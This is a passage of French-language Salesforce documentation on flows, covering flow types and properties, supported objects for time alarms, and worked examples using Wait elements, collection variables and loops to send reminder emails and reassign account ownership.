| `Statut de livraison de l'événement` | Le statut de l'événement lorsque l'interview du flux a repris. Lorsque qu'un événement s'est produit, Salesforce livre l'événement au flux qui l'attend, et le flux peut ainsi reprendre. Les valeurs correctes sont :<br>• Livré : l'événement a été livré avec succès.<br>• Non valide : une erreur de livraison s'est produite, mais le flux a repris avec succès. | `Livré` |

### Objets pris en charge

Vous pouvez créer une alarme temporelle relative pour n'importe quel objet personnalisé ou pour l'un des objets standard suivants :

- `Account`
- `Asset`
- `Campaign`

- CampaignMember
- Case
- CaseComment
- Certification
- CertificationDef
- CertificationSectionDef
- CertificationStep
- CertificationStepDef
- Contact
- Contract
- ContractLineItem
- DandBCompany
- DuplicateRecordItem
- DuplicateRecordSet
- EmailMessage
- Entitlement
- EntitlementContact
- EnvironmentHubMember
- EnvironmentHubMemberRel
- Event
- ExternalEventMapping
- FeedItem
- Goal
- GoalLink
- Idea
- IdentityProvEventLog
- Lead
- LiveAgentSession
- LiveChatTranscript
- LiveChatTranscriptEvent
- LiveChatTranscriptSkill
- Macro
- MacroAction
- MacroInstruction
- Metric
- MobileDeviceCommand
- Opportunity
- OpportunityLineItem
- OpportunitySplit
- OpportunityTeamMember

- Order
- OrderItem
- Organization
- PersonAccount
- Product2
- ProfileSkill
- ProfileSkillEndorsement
- ProfileSkillUser
- Question
- QuickText
- Quote
- QuoteLineItem
- Reply
- SOSSession
- SOSSessionActivity
- ServiceContract
- SignupRequest
- Site
- SocialPersona
- SocialPost
- Solution
- SsoUserMapping
- StreamingChannel
- Task
- UsageEntitlementPeriod
- User
- UserLicense
- UserProvisioningRequest
- WorkBadge
- WorkBadgeDefinition
- WorkCoaching
- WorkFeedback
- WorkFeedbackQuestion
- WorkFeedbackQuestionSet
- WorkFeedbackRequest
- WorkFeedbackTemplate
- WorkGoal
- WorkPerformanceCycle
- WorkReward
- WorkRewardFund

- `WorkRewardFundType`
- `WorkThanks`
- `WorkUpgradeAction`
- `WorkUpgradeCustomer`
- `WorkUpgradeUser`
- *`articleType`*`_kav`

CONSULTER ÉGALEMENT :

Types d'événement de flux

## Types de flux

Le type de flux ou d'une version de flux détermine les éléments et les ressources pris en charge, ainsi que le mode de distribution du flux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Types de flux standard

Les types de flux ci-dessous sont disponibles dans Cloud Flow Designer.

| Type | Description |
|---|---|
| Flow | Nécessite l'interaction de l'utilisateur, car il contient un ou plusieurs écrans, étapes, choix ou choix dynamiques.<br>Ce type de flux ne prend pas en charge les éléments Wait.<br>Un flux peut être mis en oeuvre en tant que bouton personnalisé, lien personnalisé, URL de redirection, page Visualforce ou action Salesforce1. |
| Flux lancé automatiquement | Ne nécessite pas l'interaction de l'utilisateur.<br>Ce type de flux ne prend pas en charge les écrans, les étapes, les choix ou les choix dynamiques.<br>Un flux lancé automatiquement peut être mis en oeuvre de la même façon qu'un flux, ainsi qu'avec une action de processus, une action de workflow (pilote) ou un code Apex. |
| Flux de provisionnement utilisateur | Provisionne des utilisateurs pour des services tiers. Un flux de provisionnement utilisateur peut être mis en oeuvre uniquement en l'associant à une application connectée lors de l'exécution de l'Assistant de provisionnement utilisateur. Provisionne des utilisateurs pour des services tiers. Par exemple, utilisez ce type de flux pour personnaliser la configuration du provisionnement d'utilisateur d'une application connectée qui associe des utilisateurs Salesforce à leur compte Google Apps. |

### Autres types de flux

Les types de flux ne sont pas tous disponibles dans Cloud Flow Designer. Certains types de flux sont utilisés dans d'autres parties de Salesforce. Vous ne pouvez pas créer ni modifier ces flux dans Cloud Flow Designer. Par conséquent, ils ne sont pas affichés dans la liste

des flux. Cependant, la liste Interviews interrompues et en attente dans la page de gestion du flux peut afficher des interviews de l'un de ces types.

Par exemple, lorsque vous exécutez un processus (à partir de Process Builder), une interview de flux est créée. Vous pouvez suivre cette interview dans la liste Interviews interrompues et en attente, en recherchant le type « Workflow ».

| Type | Description |
|---|---|
| Workflow | Une instance en cours d'exécution d'un processus créé dans Process Builder. |

CONSULTER ÉGALEMENT :

- Propriétés de flux
- Champs de flux et de versions de flux
- Provisionnement utilisateur pour des applications connectées

## Propriétés de flux

Les propriétés de flux comprennent le nom, la description, l'étiquette d'interview et le type. Ces propriétés contrôlent les valeurs de champ qui s'affichent dans un flux ou dans la page de détail d'une version de flux. Un flux et ses versions ont des propriétés distinctes.

Conseil: Les propriétés des versions d'un flux donné correspondent automatiquement aux propriétés par défaut de la version active. En d'autres termes, si vous avez trois versions et que vous activez la version 2, Salesforce met à jour les propriétés des versions 1 et 3 pour correspondre à la version 2. Cependant, si vous modifiez les propriétés d'une version inactive, les propriétés de cette version ne sont plus automatiquement mises à jour pour correspondre à la version active.

Dans Cloud Flow Designer, cliquez sur pour mettre à jour les propriétés d'un flux ou d'une version de flux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Propriété | Description |
|---|---|
| `Name` | Le nom du flux ou de la version de flux. Ce nom est affiché dans la page de gestion du flux et dans la page de détail du flux. Il est également affiché dans l'interface utilisateur lors de l'exécution.<br>Vous pouvez le modifier pour des flux inactifs et des versions de flux. |
| `Nom unique` | Le nom unique du flux. Le nom unique est utilisé pour référencer ce flux dans certaines parties de Salesforce, par exemple dans une URL ou une page Visualforce. Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. Le nom unique est affiché dans la page de détail du flux.<br>Une fois le flux enregistré, vous ne pouvez pas changer son nom unique. |
| `Description` | Le description du flux ou de la version de flux. Cette description est affichée dans la page de gestion du flux et dans la page de détail du flux.<br>Vous pouvez la modifier pour des flux inactifs et des versions de flux. |

| Propriété | Description |
| --- | --- |
| `Type` | Le type du flux ou de la version de flux. Ce type est affiché dans la page de gestion du flux et dans la page de détail du flux. Il détermine les éléments et les ressources pris en charge dans le flux ou la version du flux, ainsi que la façon de mettre en oeuvre le flux. Pour plus d'informations, reportez-vous à Types de flux à la page 5276.<br>Si le type est Flux de connexion, une fois le flux enregistré, vous ne pouvez pas mettre à jour le type. |
| `Étiquette de l'interview` | L'étiquette des interviews du flux. Une *interview* est une instance active d'un flux. Cette étiquette est affichée dans :<br>• La liste Interviews interrompues et en attente dans la page de gestion du flux<br>• Le composant Interviews interrompues sous l'onglet Accueil<br>• L'élément Interviews interrompues dans Salesforce1<br>Vous pouvez modifier l'étiquette d'interview de flux inactifs et de versions de flux. Par défaut, l'étiquette d'interview contient le nom du flux et la variable système `{!$Flow.CurrentDateTime}`.<br>Pour référencer plusieurs ressources dans l'étiquette, utilisez un modèle de texte, par exemple, ***`Nom du flux`*** `- {!Account.Name} - {!$Flow.CurrentDateTime}.` |

CONSULTER ÉGALEMENT :

Enregistrement d'un flux
Champs de flux et de versions de flux

## Exemples de flux

Une démonstration est parfois plus efficace qu'un long discours. Examinez les exemples de flux pour découvrir comment utiliser des fonctionnalités avancées, telles que les éléments Wait et les variables de collecte.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Exemple de flux qui renseigne une variable de collection

Renseignez une valable collection en renseignant une variable de collection sObject. Attribuez ensuite individuellement les valeurs de la variable de collection sObject à la variable de collection.

Exemples de flux qui attendent des événements

Configurez un flux pour attendre des événements en choisissant parmi trois méthodes.

Exemple de flux effectuant une boucle à travers une collection

Transférer la propriété de comptes d'un utilisateur à un autre à l'aide de collections et de boucles de variables sObject. Le flux a déjà les ID utilisateur requis.

## Exemple de flux qui renseigne une variable de collection

Renseignez une valable collection en renseignant une variable de collection sObject. Attribuez ensuite individuellement les valeurs de la variable de collection sObject à la variable de collection.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Scénario

Dans ce scénario, vous concevez un flux pour envoyer un e-mail à chaque employé qui habite à San Francisco.


L'élément Envoyer un e-mail permet d'envoyer aisément des e-mails à partir d'un flux. Cependant, le paramètre Destinataires accepte uniquement des variables de texte et des variables de collection de texte. Plusieurs utilisateurs habitent à San Francisco. Par conséquent, utilisez une variable de collection (au lieu de saisir l'adresse e-mail individuelle de chaque utilisateur).

Vous ne pouvez pas utiliser une Référence rapide ou une Référence d'enregistrement pour renseigner des variables de collection. Renseignez d'abord une variable de collection sObject basée sur l'utilisateur avec les valeurs de champ (y compris `E-mail`) des employés qui habitent à San Francisco. Ajoutez ensuite ces e-mails à la variable de collection.

Une fois la variable de collection renseignée, il suffit de l'utiliser en tant que valeur du paramètre `Adresses e-mail (collection)` de l'élément Envoyer un e-mail.

**Exemple:** Ce flux contient déjà trois ressources :

- Une variable de collection sObject basée sur l'utilisateur appelée `employeesInSF`
- Une variable sObject basée sur l'utilisateur appelée `loopVariable`
- Une variable de collection basée sur un texte appelée `emails_employeesInSF`




L'exemple de flux :

1. Recherche tous les utilisateurs dont `Ville` correspond à « San Francisco », puis renseigne `employeesInSF` avec l'`E-mail` de ces enregistrements.

   Puisque `employeesInSF` est une variable de collection sObject, vous utilisez un élément Référence rapide pour renseigner la variable.

2. Tourne en boucle dans la variable de collection sObject afin de rechercher dans l'enregistrement de chaque utilisateur. La boucle copie les valeurs de chaque élément `employeesInSF` dans `loopVariable` .
3. À chaque itération, elle attribue l'`E-mail` de l'utilisateur à une variable de collection dont le type de données est Texte.

4. Lorsque la boucle se termine, le flux envoie un e-mail aux utilisateurs dont l'adresse e-mail est maintenant stockée dans `emails_employeesInSF`.

CONSULTER ÉGALEMENT :

Ressource de variable de collection de flux

Ajout de valeurs à une variable de collection

## Exemples de flux qui attendent des événements

Configurez un flux pour attendre des événements en choisissant parmi trois méthodes.

Exemple de flux qui attend de nombreux événements

Ce flux attend le déclenchement de nombreux événements, pas seulement le premier événement. Les valeurs horaires de ces événements sont basées sur des valeurs de champ. Par conséquent, cet exemple utilise des alarmes de temps relatives.

Exemple de flux qui attend uniquement le premier événement

Ce flux attend le déclenchement du premier événement d'une série avant de continuer. Les valeurs horaires de ces événements sont basées sur des valeurs de champ. Par conséquent, cet exemple utilise des alarmes de temps relatives.

Exemple de flux qui attend un événement unique

Ce flux attend un seul événement. Dans cet exemple, l'heure de base de l'événement, qui est une alarme absolue, est la variable système `{!$Flow.CurrentDateTime}`.

CONSULTER ÉGALEMENT :

Élément de flux Wait

### Exemple de flux qui attend de nombreux événements

Ce flux attend le déclenchement de nombreux événements, pas seulement le premier événement. Les valeurs horaires de ces événements sont basées sur des valeurs de champ. Par conséquent, cet exemple utilise des alarmes de temps relatives.

Vous concevez un flux qui rappelle aux propriétaires de contrat de recontacter leurs clients avant la fin du contrat. Toutefois, au lieu d'envoyer un seul rappel, le flux en envoie régulièrement. Cet exemple montre comment utiliser un élément Wait pour envoyer un rappel deux semaines puis une semaine avant la fin du contrat. Vous pouvez étendre aisément ce flux pour envoyer des rappels à plus d'intervalles, par exemple trois jours et un jour avant la fin du contrat.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience


Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

#### Exemple

Ce flux inclut déjà trois variables renseignées :

- `{!contract}` est une variable sObject qui contient les `Id` et `OwnerId` du contrat
- `{!oneWeekVisited}` est une variable booléenne dont la valeur par défaut est *`{!$GlobalConstant.False}`*
- `{!twoWeeksVisited}` est une variable booléenne dont la valeur par défaut est *`{!$GlobalConstant.False}`*

Avant d'exécuter l'élément Wait, le flux recherche et stocke les `Id` et `OwnerId` du contrat.





Le flux envoie les e-mails de rappel deux semaines, puis une semaine avant la date de fin du contrat. Par conséquent, l'élément Wait définit deux événements d'alarme relative.

Conseil: Chaque événement d'alarme est constitué d'une heure de base et d'un décalage. Avec des alarmes de temps relatives, le flux a besoin de trois informations pour déterminer l'heure de base : l'objet, le champ date/heure et l'enregistrement spécifique. Le décalage des alarmes de temps relatives fonctionne de la même façon qu'avec des alarmes de temps absolues. Le flux doit connaître l'unité (`Jours` ou `Heures`) ainsi que leur nombre. Pour attendre un nombre de jours ou d'heures précédant l'heure de base, définissez `Valeur de réglage` sur un nombre entier négatif.


Pour ces deux événements, le décalage est déclaré en `Jours`, car semaines n'est pas une unité de décalage acceptable.

L'heure de base du premier événement (« 2 semaines ») est la valeur de `Contract.EndDate` **(1)** dans l'enregistrement dont l'ID est stocké dans `{!contract.Id}` **(2)**. Le décalage est de -14 jours **(3)**, qui représente deux semaines.





Vous souhaitez utiliser le même élément Wait pour chaque rappel, donc après avoir envoyé un e-mail de rappel, l'interview d'un flux revient à l'élément Wait. D'abord, pour vous assurer que l'interview n'envoie pas le même e-mail encore et encore, utilisez des *conditions d'attente*. Lorsqu'une interview exécute un élément Wait, elle vérifie d'abord les conditions d'attente de chaque événement pour déterminer si elle doit l'attendre. Si un événement a des conditions d'attente définies et qu'elles ne sont pas remplies, l'interview n'attend pas cet événement.

Pour le premier événement, l'interview vérifie si la variable booléenne `{!twoWeekVisited}` est définie sur false. La valeur par défaut de la variable est définie sur `{!$GlobalConstant.False}`. Par conséquent, le flux attend l'événement jusqu'à la modification de la valeur de la variable.





Indique l'action que le flux doit exécuter lorsque l'événement « 2 semaines » se produit en connectant l'élément Wait à d'autres éléments. Ensuite, avant de renvoyer le chemin de flux vers l'élément Wait, changez la valeur `{!twoWeeksVisited}` en `{!$GlobalConstant.True}`. Vous pouvez le faire avec un élément Attribution. Si la valeur de `{!twoWeeksVisited}` n'est pas false lors de l'exécution de l'élément Wait, le flux n'attend pas l'événement « 2 semaines ». Principalement, l'interview vérifie si le premier événement s'est produit, car la variable change en true uniquement dans le chemin de cet événement. Si cet événement s'est produit (et que la variable n'est pas définie sur false), l'interview sait qu'elle ne doit pas attendre cet événement.

Le deuxième événement (« 1 semaine ») a la même heure de base que le premier événement **(4)**. Le décalage est de -7 jours **(5)** pour représenter une semaine.




Pour le deuxième événement, le flux vérifie si la variable booléenne `{!oneWeekVisited}` est définie sur false. Dans la négative, le flux n'attend pas cet événement.




Comme avec le premier événement, utilisez un élément Attribution pour changer la valeur `{!oneWeekVisited}` en `{!$GlobalConstant.True}` avant que le retour du chemin de flux à l'élément Wait. Si `{!oneWeekVisited}` n'est pas false, le flux n'attend pas l'événement « 1 semaine ».

Conseil: Lorsqu'un flux exécute un élément Wait et que tous les événements ont des conditions d'attente non remplies, le flux exécute le *chemin d'événement par défaut*. Ce flux est terminé une fois le dernier rappel envoyé. Par conséquent, ne connectez pas le chemin par défaut à un autre élément.

Définissez un chemin par défaut qui peut être utile en cas de problème. Dans cet exemple, le chemin par défaut envoie un e-mail avec le message de défaut à l'utilisateur qui a créé le flux.

## Exemple de flux qui attend uniquement le premier événement

Ce flux attend le déclenchement du premier événement d'une série avant de continuer. Les valeurs horaires de ces événements sont basées sur des valeurs de champ. Par conséquent, cet exemple utilise des alarmes de temps relatives.

Vous concevez un flux qui rappelle à vos responsables de compte de contacter leurs clients une semaine avant le renouvellement du compte ou la fin du contrat. Le flux envoie un e-mail de rappel uniquement à la première de ces dates.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience


Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Exemple

Ce flux inclut déjà trois variables renseignées :

- `{!accountId}` contient l'ID du compte
- `{!contractId}` contient l'ID du contrat
- `{!accountOwner}` contient l'ID du propriétaire du compte
- `{!ownerEmail}` contient l'adresse e-mail du propriétaire du compte


Avant d'exécuter l'élément Wait, le flux recherche et stocke l'`ID` du contrat, les valeurs `ID` et `OwnerId` de son compte parent, ainsi que l'`E-mail` du propriétaire du compte.





L'élément Wait définit deux événements d'alarme relative.

Conseil: Chaque événement d'alarme est constitué d'une heure de base et d'un décalage. Avec des alarmes de temps relatives, le flux a besoin de trois informations pour déterminer l'heure de base : l'objet, le champ date/heure et l'enregistrement spécifique. Le décalage des alarmes de temps relatives fonctionne de la même façon qu'avec des alarmes de temps absolues. Le flux doit connaître l'unité (*`Jours`* ou *`Heures`*) ainsi que leur nombre. Pour ces deux événements, l'heure de base est décalée de -7 jours, car les semaines ne sont pas une unité de décalage acceptable.

L'heure de base du premier événement (« deux semaines avant le renouvellement du compte ») est la valeur de `Account.Renewal_Date__c` **(1)** dans l'enregistrement dont l'ID est stocké dans `{!accountId}` **(2)**. Le décalage est de -7 jours **(3)**.




L'heure de base du deuxième événement (« semaine avant l'expiration du contrat ») est la valeur de `Contract.EndDate` **(4)** dans l'enregistrement dont l'ID est stocké dans `{!contractId}` **(5)**. Le décalage est de -7 jours **(6)**.




Vous souhaitez envoyer un seul rappel de suivi et le flux attend toujours les deux événements. Par conséquent, aucun de ces événements ne doit attendre de conditions. Définissez toutefois un chemin par défaut qui peut être utile en cas de problème. Dans cet exemple, le chemin par défaut envoie un e-mail avec le message de défaut à l'utilisateur qui a créé le flux.

CONSULTER ÉGALEMENT :

- Élément de flux Wait
- Alarmes temporelles relatives
- Élément de flux Wait
- Alarmes temporelles relatives
- Que sont les conditions d'attente ?

## Exemple de flux qui attend un événement unique

Ce flux attend un seul événement. Dans cet exemple, l'heure de base de l'événement, qui est une alarme absolue, est la variable système `{!$Flow.CurrentDateTime}`.

Vous concevez un flux qui demande un commentaire aux clients après l'activation d'un contrat, mais vous souhaitez reporter l'e-mail d'un jour.

### Exemple

Ce flux inclut déjà les trois variables renseignées suivantes :


- `{!customerEmail}` contient l'adresse e-mail du client
- `{!creatorEmail}` contient l'adresse e-mail du créateur du flux

Le flux active un contrat **(1)** puis attend **(2)**.


Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Dans l'élément Wait, un événement unique est défini (1 jour après l'activation). Le flux envoie la demande de commentaires un jour après l'activation du contrat. Par conséquent, utilisez une alarme temporelle absolue. L'heure de base est la variable système `{!$Flow.CurrentDateTime}` **(3)**, et le décalage est d'un jour **(4)**.




Un seul événement existe et vous souhaitez envoyer la demande de commentaire une seule fois. Par conséquent, ne définissez pas de conditions d'attente pour cet événement. Définissez toutefois un chemin par défaut qui peut être utile en cas de problème. Dans cet exemple, le chemin par défaut envoie un e-mail avec le message de défaut à l'utilisateur qui a créé le flux.

CONSULTER ÉGALEMENT :

- Élément de flux Wait
- Alarmes temporelles absolues

## Exemple de flux effectuant une boucle à travers une collection

Transférer la propriété de comptes d'un utilisateur à un autre à l'aide de collections et de boucles de variables sObject. Le flux a déjà les ID utilisateur requis.

Commencez par créer une variable de collection sObject basée sur des comptes, appelée `collAcctJSmith`, puis renseignez-la avec tous les enregistrements de compte appartenant à John Smith.

Créez ensuite une boucle qui tourne à travers la collection. Pour chaque élément de la collection, la boucle procède comme suit :

1. Elle attribue l'élément de collection à la variable boucle.
2. Elle détermine si le compte contient plus ou moins de 10 000 employés.


Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

3. Si le compte contient plus de 10 000 employés, attribue l'ID utilisateur de Madison au champ `OwnerId` dans la variable de boucle.
4. Si le compte ne contient pas plus de 10 000 employés, attribue l'ID utilisateur d'Amber au champ `OwnerId` dans la variable de boucle.
5. Elle ajoute les valeurs de la variable boucle en tant que nouvel élément à une deuxième collection appelée `collReassignedAccts`.

Pour terminer, elle crée un élément Mise à jour rapide afin de mettre à jour les comptes dans `collReassignedAccts` avec le nouveau champ `OwnerId` lorsque la boucle a terminé d'itérer dans la collection.




Cette section du flux utilise une requête unique pour référencer la liste des comptes et une instruction DML unique pour mettre à jour ces comptes. Si vous créez un flux similaire en utilisant des éléments Mise à jour d'enregistrement, vous utilisez :

- Un élément Mise à jour d'enregistrement pour rechercher tous les comptes appartenant à John et contenant plus de 10 000 employés (une requête). Ensuite, mettez à jour le champ `OwnerId` de ces enregistrements dans l'ID de Madison (1 instruction DML).
- Un élément Mise à jour d'enregistrement pour rechercher tous les comptes appartenant à John et ne contenant pas plus de 10 000 employés (une requête). Ensuite, mettez à jour le champ `OwnerId` de ces enregistrements dans l'ID d'Amber (1 instruction DML).

## Gestion de vos flux

Utilisez la page de détail du flux pour effectuer toutes les opérations autres que la conception de votre flux, par exemple activation, le test ou l'affichage des propriétés du flux.

Pour visiter la page de détail d'un flux, dans Configuration, saisissez *`Flux`* dans la case `Recherche rapide`, sélectionnez **Flux**, puis cliquez sur le nom du flux.

Champs de flux et de versions de flux

Consultez des informations sur un flux et ses versions dans la page de détail du flux, notamment son nom et son URL.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

[Ouverture et modification d'un flux]
Pour modifier un flux, ouvrez-le dans le Cloud Flow Designer.

[Test d'un flux]
Testez vos flux avant de les activer pour vous assurer qu'ils fonctionnent correctement.

[Activation ou désactivation de la version d'un flux]
Vous pouvez avoir plusieurs versions différentes d'un même flux dans Salesforce, mais une seule version de chaque flux peut être active à la fois. Pour activer ou désactiver une version d'un flux, accédez à sa page de détail dans Configuration.

[Suppression d'une interview de flux interrompue ou en attente]
